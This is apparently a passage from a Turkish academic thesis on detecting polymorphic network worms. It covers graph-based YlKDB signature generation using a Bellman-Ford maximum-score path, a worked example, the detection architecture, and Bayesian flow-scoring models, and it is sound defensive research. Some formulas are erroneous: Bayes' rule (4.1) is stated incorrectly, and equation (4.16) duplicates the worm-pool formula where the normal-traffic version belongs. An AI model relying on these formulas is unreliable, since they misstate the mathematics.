kümesini oluşturmak için incelenir.

$W_{TamBağlıZayıfSolucan}$'ın başlangıç düğümünden bitiş düğümüne olan en yüksek toplam skorlu yol bulunur. $W_{TamBağlıZayıfSolucan}$'ın en yüksek toplam skorlu yolundan zayıf kenarlar çıkarılır ve kalan güçlü kenarlar kümesi $E_{Güçlüİmza}$, EK-8'de tanımlanan $P_{güçlü\_kenar\_bul}$ prosedürü ile imza kümesinin bir parçası olarak bulunur. En yüksek toplam skorlu yolu (en uzun yol) bulmak üzere Bellman-Ford([60],[61]) algoritmasından faydalanılmaktadır. Bellman-Ford algoritması, negatif çevrim bulundurmayan $n$ düğümlü bir çizgede $n-1$ iterasyon ile negatif bir çevrime yolu olmayan bir başlangıç düğümünden bitiş düğümüne olan en kısa yolu bulur. [62]'de de belirtildiği üzere bu algoritma, karşılaştırma koşulunun uygun şekilde


değiştirilmesiyle (> işlemi yerine < işleminin kullanılması) maksimum skorlu yolu bulmak için de kullanılabilmektedir.

Şekil 3.14'de verilen polimorfik solucan akış çizgesi $W_{solucan}$'ı göz önüne alalım. $n = 4$ tane düğüm ve $v_1,\ v_2,\ v_3,\ v_4,\ v_1$ dizilimiyle polimorfik solucan akış çizgesi bulunmuş olsun. Düğüm ve kenar skorlarının (3.33) ve (3.34) ile hesaplandığını, güçlü ve zayıf düğüm kümeleri $V_{\text{güçlü}}$ ve $V_{zayıf}$'ın $P_{Kümele\_V}$ prosedürü ile güçlü ve zayıf kenar kümeleri $E_{\text{güçlü}}$ ve $E_{zayıf}$ kümelerinin $P_{Kümele\_E}$ prosedürleri ile bulunduğunu varsayalım. Bu senaryoda, $w_4 = v_4 \in V_{\text{güçlü}}$ bulunan tek güçlü düğüm olsun.




Şekil 3.14, Solucan Akış Çizgesi.

Yönlü çevrimsiz tam bağlı zayıf polimorfik solucan çizgesi $W_{TamBağlıZayıfSolucan}$, kenar skorları ve kenar etiketleri ile Şekil 3.15'de verilmiştir. $P_{\text{güçlü\_kenar\_bul}}$ prosedürünün her $i.$ iterasyonunda, $wz_1$'den $wz_{i+1}$'e maksimum skorlu yol bulunur. $W_{TamBağlıZayıfSolucan}$'da $N = 4$ düğüm olduğu için $wz_1$'den $wz_4$'e maksimum skorlu yol, $N - 1 = 3$ iterasyonda bulunur. Maksimal yolun kenarları, $i = N$'den başlayarak $W_{TamBağlıZayıfSolucan}$'ın ilk düğümüne ulaşılana kadar $wz_i \in W_{TamBağlıZayıfSolucan}$ düğümlerinin ters yönde taranması ile bulunur. Maksimal yol, $wz_1$, $wz_2$, $wz_3$, $wz_4$ olarak bulunur. Son olarak, maksimal yoldaki zayıf kenar $wz_{2,3}$ ihmal edilir ve $E_{\text{Güçlüİmza}}$, $\{wz_{1,2}, wz_{3,4}\}$ olarak bulunur. YlKDB imza kümesi, $V_{\text{güçlü}}$ ve $E_{\text{Güçlüİmza}}$'nın birleşimi olan $\{w_4, wz_{1,2}, wz_{3,4}\}$'dir. YlKDB imza kümesi $V$ ve $E$ kümeleri cinsinden, $\{v_4, e_{1,2}, e_{3,1}\}$ olarak tanımlanır.




Şekil 3.15, Tam Bağlı Zayıf Polimorfik Solucan Akış Çizgesi.

$W_{TamBağlıZayıfSolucan}$ için $P_{güçlü\_kenar\_bul}$ iterasyonları, Çizelge 3.3'de özetlenmiştir. Başlangıç durumunda $wz_1$'den diğer düğümlere olan maksimum yolların skoru ve bu yolun hangi düğüm üzerinden olduğu bilgisi 0 olarak ilklendirilmiştir. İlk iterasyonda, $wz_1$'den $wz_2$'ye tanımlı maksimum skorlu tek kenar, 12 skoru ile kaydedilmiş, $wz_3$ ve $wz_4$'e olan yollar 1 ve 3 skoruyla kaydedilmiştir. Bu yollarda hedef öncesinde uğranan son düğüm $wz_1$ olduğu için $i = 2,3,4$ için $d_i = 1$ olarak atanmıştır. İkinci iterasyonda, $wz_1$'den $wz_3$'e tanımlı maksimum skorlu yol, 13 skoru ile kaydedilmiş, $wz_4$'e olan yol ilk iterasyonda bulunan 3 skoru yerine 21 skoru ile güncellenmiştir. Bu yollarda hedef öncesinde uğranan son düğüm $wz_2$ olduğu için $i = 3,4$ için $d_i = 2$ olarak güncellenmiştir. Üçüncü ve son iterasyonda, $wz_1$'den $wz_4$'e tanımlı maksimum skorlu yol, ikinci iterasyonda bulunan 21 skoru yerine 33 skoru ile kaydedilmiştir. Bu yolda $wz_4$ öncesinde uğranan son düğüm $wz_3$ olduğu için $d_4 = 3$ olarak güncellenmiştir. Üç iterasyon sonunda, $d_i$ parametresi, sondan başa doğru taranmaktadır. $wz_1$'den $wz_4$'e maksimum skorlu yolun skoru 33 olarak bulunmuştur. $d_4 = 3$ olarak bulunduğundan, maksimal yol üzerinde $wz_4$ öncesinde $wz_3$ olduğu anlaşılmaktadır. Sonraki adımda $d_3 = 2$ olduğundan, $wz_3$ öncesindeki düğümün $wz_2$ olduğu tespit edilmektedir. Son adımda $d_2 = 1$ olduğundan $wz_2$ öncesindeki $wz_1$ düğümüne ulaşılarak maksimal yol bulma işlemi bitirilmektedir. Maksimal yol $\{wz_{1,2}, wz_{2,3}, wz_{3,4}\}$ olarak bulunduktan sonra, zayıf olan $wz_{2,3}$ kenarı ihmal edilerek $E_{Güçlüİmza} = \{wz_{1,2}, wz_{3,4}\}$ oluşturulmakta ve YlKDB imza kümesi, $E_{Güçlüİmza}$ ile $V_{güçlü}$ kümelerinin birleşiminden $\{w_4, wz_{1,2}, wz_{3,4}\}$ ya da $\{v_4, e_{1,2}, e_{3,1}\}$ olarak tanımlanmaktadır.

| | | $wz_i$ | | |
|---|---|---|---|---|
| | | i = 2 | i = 3 | i = 4 |
| İlk durum | $MaksSkor_{1i}$ | 0 | 0 | 0 |
| | $d_i$ | - | - | - |
| İterasyon #1 | $MaksSkor_{1i}$ | 12 | 1 | 3 |
| | $d_i$ | 1 | 1 | 1 |
| İterasyon #2 | $MaksSkor_{1i}$ | 12 | 13 | 21 |
| | $d_i$ | 1 | 2 | 2 |
| İterasyon #3 | $MaksSkor_{1i}$ | 12 | 13 | 33 |
| | $d_i$ | 1 | 2 | 3 |

Çizelge 3.3, $P_{güçlü\_kenar\_bul}$ İterasyonları.


Bölüm 3.5.3'de YlKDB imzalarıyla polimorfik solucan tespit yöntemi anlatılmıştır.

### 3.5.3 YlKDB Polimorfik Solucan Tespit Yöntemi

Tespit aşamasında, ağ akışları değerlendirilerek polimorfik solucan veya zararsız trafik olarak etiketlendirilir. YlKDB imzaları Bölüm 3.5.2'de anlatıldığı şekilde tanımlanmıştır. İmza kümeleri, bilinen polimorfik solucanlar için keşfedilmiş güçlü düğümler ve güçlü yönlü kenarların birleşimidir. Değerlendirilen akışın çizgesi $X$, düğüm kümesi $V$'nin elemanları $v_i$ düğümlerinden akış içerisinde bulunanlar cinsinden ifade edilir. $X = \{V, E_x\}$: $x_i \in V$ düğümleri ve akış içerisindeki ardışık düğümlerini birbirine bağlayan $x_{i,j} = (x_i, x_{j=i+1}) \in E_x$ yönlü kenarları ile tanımlanan çevrimsiz akış çizgesidir. $X$ akış çizgesinde, YlKDB imza kümesinde bulunan güçlü kenarlar ve güçlü düğümler aranmaktadır. Ağ akışını polimorfik solucan olarak etiketlemek için, tanımlı imzalardan en az birinin tam olarak eşleşmesi gerekmektedir. Bir YlKDB imzasının eşleşmesi için, imza kümesindeki güçlü düğümlerin ve güçlü yönlü kenarların tümünün sıradan bağımsız olarak $X$ akış çizgesinde bulunması gereklidir.

YlKDB polimorfik solucan tespit yöntemi mimarisi, Şekil 3.16'da gösterilmiştir. Tasarım kriterlerinden biri, solucanın olası yeni sürümlerini de tespit edecek bir polimorfik solucan tespit yöntemi tanımlamaktır. Zararlı kod geliştiricileri, solucan tespitinde başarısızlığa sebebiyet verecek şekilde polimorfik solucan akış çizgesi $W$'deki düğümleri başkaları ile değiştirebilir. YlKDB imza kümesinin düğümleri, ağ protokol yapısının veya ağ protokol yapısının ya da hedef uygulamanın açıklığından yararlanan açıklık kodunun bir parçasıdır. $W$'nin düğümlerinin değiştirilmesi solucanın izomorfik kopyalarını oluşturur. Güçlü düğümler veya güçlü yönlü kenarları oluşturan düğümler değiştirilmediği sürece, önerilen tespit mekanizması polimorfik solucanı hala tespit edebilir. Güçlü düğümlerden biri veya güçlü yönlü kenarları oluşturan zayıf düğümlerden biri değiştirilirse, bu durum YlKDB imza kümesinin kısmi eşleşmesi veya bilinen kenarların hiçbirinin tespit edilememesi ile sonuçlanır.

Kısmi eşleşme durumunda, önerilen tespit mekanizması bu şüpheli trafik akışlarını geçici bir solucan akış havuzunda saklar. Yeterli sayıda geçici şüpheli akış toplandığında YlKDB imza oluşturma süreci tetiklenir. Eğer imza oluşturma süreci kısmi eşleşen güçlü düğüm ve güçlü yönlü kenarlara ek olarak yeni düğümleri de içeren bir imza kümesi ile sonuçlanırsa, bu durum sistemin bilinen bir polimorfik solucanın yeni bir sürümü için otomatik olarak YlKDB imza kümesini oluşturabildiği anlamına gelir. Solucanların hızlı yayılım karakteristikleri, kısa zamanda yeterli sayıda varyasyonun yakalanmasına sebep olacağı için, YlKDB yöntemi polimorfik solucanın yeni sürümünü zamanında tespit etmeye başlar.




Şekil 3.16, YlKDB Polimorfik Solucan Tespit Yöntemi Mimarisi.

# 4 TEST SONUÇLARI ANALİZ VE DEĞERLENDİRME

Önerilen YsKİ, YlKİ, YsGKİ, YlGKİ ve YlKDB imza yapılarında kullanılan akış değerlendirme olasılık modellerinin analizi Bölüm 4.1'de verilmiştir. Yanlış-pozitif ve yanlış-negatif karar performansları Bölüm 4.2'de detaylı olarak tartışılmıştır. Önerilen imza yapılarının oluşturduğu imza kümelerinin boyutlarının analizi Bölüm 4.3'de verilmiştir. İmza oluşturma süreleri ve akış değerlendirme süreleri sırasıyla Bölüm 4.4 ve Bölüm 4.5'de analiz edilmiştir.

Önerilen YsKİ, YlKİ, YsGKİ, YlGKİ, YlKDB imza yapıları ve karşılaştırılan Polygraph Bayes, Polygraph Conjunction ve Polygraph Subsequence imza yapıları, ANSI C ile gerçeklenmiştir. Yanlış-pozitif ve yanlış-negatif sonuçlarının analizi, akış değerlendirme süresi analizi, 1 GB bellekli, 1.8 GHz işlemci hızında ve 1 Gbit/s Ethernet arayüzlü Fedora 10 Linux bilgisayarda yapılan testler ile ölçülmüştür.

## 4.1 Akış Değerlendirme Olasılık Modellerinin Analizi

Akış çizgeleri, tanınan polimorfik solucan kopyalarından öğrenilen solucan karakter katarları (SKK) ile ifade edilen düğümlerden oluşmaktadır. Kİ ve GKİ imza yapılarında, ağ üzerinden akan bir akışın polimorfik solucan olup olmadığına karar vermek için bu akışın normal akış havuzu ve solucan akış havuzu içerisindeki akışlara benzerliği değerlendirilerek bir akış skor hesaplanmakta ve karar verilmektedir. YlKDB imza yapısında ise, akış için bir skor hesaplanmamakta fakat solucan akış çizgesi üzerinde benzer olasılık modeli kullanılarak hibrit bir imza tanımlanmakta ve akış bu imza ile eşleştiğine akışın polimorfik solucan olduğuna karar verilmektedir.

Solucan akış havuzundaki solucan kopyalarının örüntüsü, keşfedilen SKK'ler cinsinden tanımlanmaktadır. İdeal durumda, değerlendirilen akışların bilinen solucan akış örüntüsüne tam olarak eşleşip eşleşmediği, doğru karar vermek için en uygun yöntem olarak görünse de, bu yapı beraberinde esnek olmayan bir kurallar bütünü

getirmektedir. Solucan örüntülerindeki en ufak değişiklikler dahi bu durumda yanlış karar vermeye sebep olacaktır. Akış çizgeleri değerlendirilirken, bunları kesintisiz bir düğüm dizilimi olarak işlemek yerine, birbiri ardına gelen yönlü ya da yönsüz kenarlar cinsinden ifade etmek daha esnek bir yapı oluşturacaktır. Bu durumda, akış içerisinde yer değiştiren ya da silinen düğümlerden kaynaklanacak örüntü değişiklikleri kullanılacak yöntem üzerinde daha az etkiye sahip olacaktır. Bu bölümde, akış çizgelerinin kenarlar cinsinden ifade edilmesiyle ilgili matematiksel model tanıtılmıştır. Çizge bütününün normal akış havuzu ve solucan akış havuzu olasılıklarına (yanlış-pozitif ve yanlış-negatif oranları) zarar vermeden kenarlar kullanılarak tanımlanmasının mümkün olduğu, bu modelin kimi çalışmalarda benimsenen "bağımsız düğümler" yaklaşımından daha iyi sonuçlar verdiği gösterilmiştir.

Bir $X$ akışı içerisinde $n$ adet düğüm var ise $X$ akışı aşağıdaki şekilde gösterilmektedir:

$$X = \{x_1, x_2, \dots, x_n\}$$

Akış içerisindeki $n$ adet düğümün solucan havuzu ve normal trafik havuzu içerisinde bulunma olasılıklarının birbirine oranı, ilgili düğümün solucanı ne kadar ayırt edici şekilde ifade ettiğinin göstergesidir. İdeal durumda bu $X$ akışı içerisinde bulunan düğümlerin her iki havuzda da (solucan, normal) bulunma olasılıkları, birbiriyle bağımlılığı bulunan $n$ adet olayın koşullu olasılık hesabı üzerinden yapılır. Bu olasılık değeri aşağıda matematiksel olarak ifade edilmektedir.

$X = \{x_1, x_2, \dots, x_n\}$: Bağımlı(dependent) $n$ adet olay

$P(X \equiv SolucanAkışı|X)$: $X$ akışının solucan akışı olma olasılığı.

$P(X \equiv NormalAkış|X)$: $X$ akışının normal akış olma olasılığı.

Bayes Kuralı:

$$P(A \mid B) = \frac{P(B) \times P(B|A)}{P(A)} \tag{4.1}$$

Varsayım:

Elimizde bilgi yokken herhangi bir akışın solucan olma olasılığı, normal trafik olma olasılığına eşittir.

$$P(X \equiv SolucanAkışı) = P(X \equiv NormalAkış) = 0.5. \tag{4.2}$$

Koşullu Olasılık:

$A, B, C, D$ bağımlı olaylar ise koşullı olasılıkları aşağıdaki gibi ifade edilir:

$$P(A \cap B \cap C \cap D) = P(A) \times P(B|A) \times P(C|A \cap B) \times P(D|\, A \cap B \cap C) \tag{4.3}$$

Olasılık değerlerini ifade ederken Bayes kuralı, koşullu olasılık hesabı ve başlangıç durumunda herhangi bir akışın solucan olup olmadığına dair aşağıda tanımlanan varsayımdan faydalanılmaktadır.

(4.1) ve (4.2) kullanılarak;

$P(X \equiv SolucanAkışı|X)$ ve $P(X \equiv NormalAkış|X)$ olasılıklarının oranı (4.4)'deki gibi yazılır:

$$\frac{P(X \equiv SolucanAkışı|X)}{P(X \equiv NormalAkış|X)} = \frac{P(X|X \equiv SolucanAkışı)}{P(X|X \equiv NormalAkış)} \tag{4.4}$$

(4.4), $P(X|X \equiv SolucanAkışı)$ ve $P(X|X \equiv NormalAkış)$ koşullu olasılık değerlerinin oranıdır. Bu koşullu olasılık değerleri, (4.3) kullanılarak aşağıdaki gibi yazılabilir.

$P(X|X \equiv SolucanAk$ışı$)$ olasılık değeri, $X$ akışındaki düğümlerin solucan akış havuzu içerisindeki koşullu olasılığıdır ve (4.5)'de gösterilmiştir.

$$\begin{aligned} &P(X|X \equiv SolucanAk\text{ışı}) = P(x_1|X \equiv SolucanAk\text{ışı}) \\ &\times P\left(x_2 \in X_{Index(x_1)\dots}\middle|x_1 \cap X \equiv SolucanAk\text{ışı}\right) \\ &\times P\left(x_3 \in X_{Index(x_2)\dots}\middle|x_1 \cap x_2 \in X_{Index(x_1)\dots} \cap X \equiv SolucanAk\text{ışı}\right) \\ &\times \dots \\ &\times P\left(x_n \in X_{Index(x_{(n-1)})\dots}\middle|x_1 \cap x_2 \in X_{Index(x_1)\dots} \dots x_{n-1} \in X_{Index(x_{(n-2)})\dots} \cap X \equiv SolucanAk\text{ışı}\right) \end{aligned} \tag{4.5}$$

$P(X|X \equiv NormalAk$ış$)$ olasılık değeri, $X$ akışındaki düğümlerin normal akış havuzu içerisindeki koşullu olasılığıdır. Bu olasılık değeri de (4.5)'e benzer olarak (4.6)'da gösterilmiştir.

$$\begin{aligned} &P(X|X \equiv NormalAk\text{ış}) = P(x_1|X \equiv NormalAk\text{ış}) \\ &\times P\left(x_2 \in X_{Index(x_1)\dots}\middle|x_1 \cap X \equiv NormalAk\text{ış}\right) \\ &\times P\left(x_3 \in X_{Index(x_2)\dots}\middle|x_1 \cap x_2 \in X_{Index(x_1)\dots} \cap X \equiv NormalAk\text{ış}\right) \\ &\times \dots \\ &\times P\left(x_n \in X_{Index(x_{(n-1)})\dots}\middle|x_1 \cap x_2 \in X_{Index(x_1)\dots} \dots x_{n-1} \in X_{Index(x_{(n-2)})\dots} \cap X \equiv NormalAk\text{ış}\right) \end{aligned} \tag{4.6}$$

$P(X|X \equiv NormalAk$ış$)$ ve $P(X|X \equiv SolucanAk$ışı$)$ olasılıkları, X akışı içerisindeki düğümler bağımsız kabul edildiğinde, (4.7) ve (4.8)'de gösterildiği gibi daha basit bir şekilde ifade edilebilir. Bu yaklaşım, Polygraph[40] ve Hamsa[42] çalışmalarında kullanılmıştır.

$$\begin{aligned} P(X|X \equiv SolucanAk\text{ışı}) = \quad & P(x_1|X \equiv SolucanAk\text{ışı}) \\ & \times P(x_2|X \equiv SolucanAk\text{ışı}) \\ & \times P(x_3|X \equiv SolucanAk\text{ışı}) \\ & \times \cdots \\ & \times P(x_n|X \equiv SolucanAk\text{ışı}) \end{aligned} \tag{4.7}$$

$$
\begin{aligned}
P(X|X \equiv NormalAkış) = \quad & P(x_1|X \equiv NormalAkış) \\
& \times P(x_2|X \equiv NormalAkış) \\
& \times P(x_3|X \equiv NormalAkış) \\
& \times \cdots \\
& \times P(x_n|X \equiv NormalAkış)
\end{aligned} \tag{4.8}
$$

Bölüm 2.7.2.1'de incelenen Polygraph çalışmasında düğümlerin bağımsız olduğu varsayılmaktadır. Saldırı mantığı ve protokol yapısı açısından düğümlerin birbirleriyle bağıntılı oldukları açıktır. Yöntemin esnekliğini sağlamak için bir $X$ akışı içerisinde bulunan düğümlerin tümünün birbiriyle olan bağımlılığı değil düğüm ikililerinin (kenarların) birbirleriyle olan bağımlılıkları dikkate alınmaktadır.

YlKİ imza yapısında ilgili olasılık değerleri, düğümler arasında bir sıra kuralı gözeterek (4.9) ve (4.10)'da verilen Sıralı İkili Bağımlı model ile hesaplanmaktadır.

$$
\begin{aligned}
& P(X|X \equiv SolucanAkışı) = \\
& P(x_1|X \equiv SolucanAkışı) \times P\left(x_2 \in X_{Index(x_1)\ldots} \middle| x_1 \cap X \equiv SolucanAkışı\right) \\
\times\ & P(x_2|X \equiv SolucanAkışı) \times P\left(x_3 \in X_{Index(x_2)\ldots} \middle| x_2 \cap X \equiv SolucanAkışı\right) \\
\times\ & P(x_3|X \equiv SolucanAkışı) \times P\left(x_4 \in X_{Index(x_3)\ldots} \middle| x_3 \cap X \equiv SolucanAkışı\right) \\
\times\ & \cdots \\
\times\ & P(x_{n-1}|X \equiv SolucanAkışı) \times P\left(x_n \in X_{Index\left(x_{(n-1)}\right)\ldots} \middle| x_{n-1} \cap X \equiv SolucanAkışı\right)
\end{aligned} \tag{4.9}
$$

$$
\begin{aligned}
& P(X|X \equiv NormalAkış) = \\
& P(x_1|X \equiv NormalAkış) \times P\left(x_2 \in X_{Index(x_1)\ldots} \middle| x_1 \cap X \equiv NormalAkış\right) \\
\times\ & P(x_2|X \equiv NormalAkış) \times P\left(x_3 \in X_{Index(x_2)\ldots} \middle| x_2 \cap X \equiv NormalAkış\right) \\
\times\ & P(x_3|X \equiv NormalAkış) \times P\left(x_4 \in X_{Index(x_3)\ldots} \middle| x_3 \cap X \equiv NormalAkış\right) \\
\times\ & \cdots \\
\times\ & P(x_{n-1}|X \equiv NormalAkış) \times P\left(x_n \in X_{Index\left(x_{(n-1)}\right)\ldots} \middle| x_{n-1} \cap X \equiv NormalAkış\right)
\end{aligned} \tag{4.10}
$$

YsKİ imza yapısında düğümler arasında herhangi bir sıra kuralı gözetmeksizin (4.11) ve (4.12)'de verilen Birleşim İkili Bağımlı Model ile hesaplanmaktadır.

$$
\begin{aligned}
&P(X|X \equiv SolucanAkışı) \;=\\
&P(x_1|X \equiv SolucanAkışı) \;\times\; P(x_2|x_1 \cap X \equiv SolucanAkışı)\\
\times\; &P(x_2|X \equiv SolucanAkışı) \;\times\; P(x_3|x_2 \cap X \equiv SolucanAkışı)\\
\times\; &P(x_3|X \equiv SolucanAkışı) \;\times\; P(x_4|x_3 \cap X \equiv SolucanAkışı)\\
\times\; &\cdots\\
\times &P(x_{n-1}|X \equiv SolucanAkışı) \times P(x_n|x_{n-1} \cap X \equiv SolucanAkışı)
\end{aligned}
\tag{4.11}
$$

$$
\begin{aligned}
&P(X|X \equiv NormalAkış) \;=\\
&P(x_1|X \equiv NormalAkış) \;\times\; P(x_2|x_1 \cap X \equiv NormalAkış)\\
\times\; &P(x_2|X \equiv NormalAkış) \;\times\; P(x_3|x_2 \cap X \equiv NormalAkış)\\
\times\; &P(x_3|X \equiv NormalAkış) \;\times\; P(x_4|x_3 \cap X \equiv NormalAkış)\\
\times\; &\cdots\\
\times &P(x_{n-1}|X \equiv NormalAkış) \times P(x_n|x_{n-1} \cap X \equiv NormalAkış)
\end{aligned}
\tag{4.12}
$$

Bölüm 3.4.3'de tartışıldığı gibi, akış çizgesi içerisindeki bitişik zayıf kenarlar, birbirine bitişik olmayan düğümlerin oluşturduğu güçlü kenarların ihmal edilmesine yol açabilmektedir. Akış çizgesi içerisinde bir düğümden diğer başka bir düğüme güçlü kenar oluşuyorsa ve bu iki düğüm arasında bitişik olarak oluşmuş kenarlar zayıf ise, ardışık zayıf kenarlar yerine tek güçlü kenarın akışı temsil etmek üzere kullanılmasının başarımı artıracağı söylenmiştir. Bu yöntem, YlGKİ ve YsGKİ imza yapılarında kullanılmaktadır.

Gösterimde kolaylık olması açısından, yönlü bir $e_{i,j}$ kenarının polimorfik solucan akış havuzu olasılığı ve normal akış havuzu olasılığı (4.13) ve (4.14)'de; yönsüz bir $e_{i,j}$ kenarının polimorfik solucan akış havuzu olasılığı ve normal akış havuzu olasılığı (4.15) ve (4.16)'da gösterilen notasyon ile ifade edilsin.

$$
\begin{aligned}
&P(x_i \rightarrow x_j|X \equiv SolucanAkışı)\\
&\equiv P(x_i|X \equiv SolucanAkışı) \times P\left(x_j \in X_{Index(x_i)\ldots}\middle|x_i \cap X \equiv SolucanAkışı\right)
\end{aligned}
\tag{4.13}
$$

$$
\begin{aligned}
&P(x_i \rightarrow x_j|X \equiv NormalAkış)\\
&\equiv P(x_i|X \equiv NormalAkış) \times P\left(x_j \in X_{Index(x_i)\ldots}\middle|x_i \cap X \equiv NormalAkış\right)
\end{aligned}
\tag{4.14}
$$

$$P(x_i + x_j | X \equiv SolucanAkışı) \equiv P(x_i | X \equiv SolucanAkışı) \times P\left(x_j \middle| x_i \cap X \equiv SolucanAkışı\right) \quad (4.15)$$

$$P(x_i + x_j | X \equiv SolucanAkışı) \equiv P(x_i | X \equiv SolucanAkışı) \times P\left(x_j \middle| x_i \cap X \equiv SolucanAkışı\right) \quad (4.16)$$

YlGKİ imza yapısının, akış skorunu hesaplamak için kullandığı Sıralı Güçlü İkili Bağımlı model, $P(X|X \equiv SolucanAkışı)$ değerini (4.17) ile $P(X|X \equiv NormalAkış)$ değerini (4.18) ile hesaplamaktadır.

$$\prod_{i=1}^{n-1} P(x_i \rightarrow x_j | X \equiv SolucanAkışı) \begin{cases} j = i+1 \\ ve \\ Sonraki\ i = j \end{cases} ; eğer \begin{cases} \forall\ yönlü\ e_{i,j}, i < j \leq n\ için\ zayıf\ ise \\ veya \\ yönlü\ e_{i,j}, j = i+1\ için\ güçlü\ ise \end{cases}$$
$$\begin{cases} j = k \\ ve \\ Sonraki\ i = j \end{cases} ; eğer \begin{cases} \forall\ yönlü\ e_{i,j}, i < j < k\ için\ zayıf\ ise \\ ve \\ yönlü\ e_{i,j}, j = k\ için\ güçlü\ ise \end{cases} \quad (4.17)$$

$$\prod_{i=1}^{n-1} P(x_i \rightarrow x_j | X \equiv NormalAkış) \begin{cases} j = i+1 \\ ve \\ Sonraki\ i = j \end{cases} ; eğer \begin{cases} \forall\ yönlü\ e_{i,j}, i < j \leq n\ için\ zayıf\ ise \\ veya \\ yönlü\ e_{i,j}, j = i+1\ için\ güçlü\ ise \end{cases}$$
$$\begin{cases} j = k \\ ve \\ Sonraki\ i = j \end{cases} ; eğer \begin{cases} \forall\ yönlü\ e_{i,j}, i < j < k\ için\ zayıf\ ise \\ ve \\ yönlü\ e_{i,j}, j = k\ için\ güçlü\ ise \end{cases} \quad (4.18)$$

YsGKİ imza yapısının, akış skorunu hesaplamak için kullandığı Birleşim Güçlü İkili Bağımlı model, $P(X|X \equiv SolucanAkışı)$ değerini (4.19) ile $P(X|X \equiv NormalAkış)$ değerini (4.20) ile hesaplamaktadır.

$$\prod_{i=1}^{n-1} P(x_i + x_j | X \equiv SolucanAkışı) \begin{cases} j = i+1 \\ ve \\ Sonraki\ i = j \end{cases} ; eğer \begin{cases} \forall\ yönsüz\ e_{i,j}, i < j \leq n\ için\ zayıf\ ise \\ veya \\ yönsüz\ e_{i,j}, j = i+1\ için\ güçlü\ ise \end{cases}$$
$$\begin{cases} j = k \\ ve \\ Sonraki\ i = j \end{cases} ; eğer \begin{cases} \forall\ yönsüz\ e_{i,j}, i < j < k\ için\ zayıf\ ise \\ ve \\ yönsüz\ e_{i,j}, j = k\ için\ güçlü\ ise \end{cases} \quad (4.19)$$

$$\prod_{i=1}^{n-1} P(x_i + x_j | X \equiv NormalAkış) \begin{cases} \begin{matrix} j = i+1 \\ ve \\ Sonraki\ i = j \end{matrix} & ; eğer \begin{cases} \forall\ yönsüz\ e_{i,j}, i < j \leq n\ için\ zayıf\ ise \\ veya \\ yönsüz\ e_{i,j}, j = i+1\ için\ güçlü\ ise \end{cases} \\ \\ \begin{matrix} j = k \\ ve \\ Sonraki\ i = j \end{matrix} & ; eğer \begin{cases} \forall\ yönsüz\ e_{i,j}, i < j < k\ için\ zayıf\ ise \\ ve \\ yönsüz\ e_{i,j}, j = k\ için\ güçlü\ ise \end{cases} \end{cases} \quad (4.20)$$

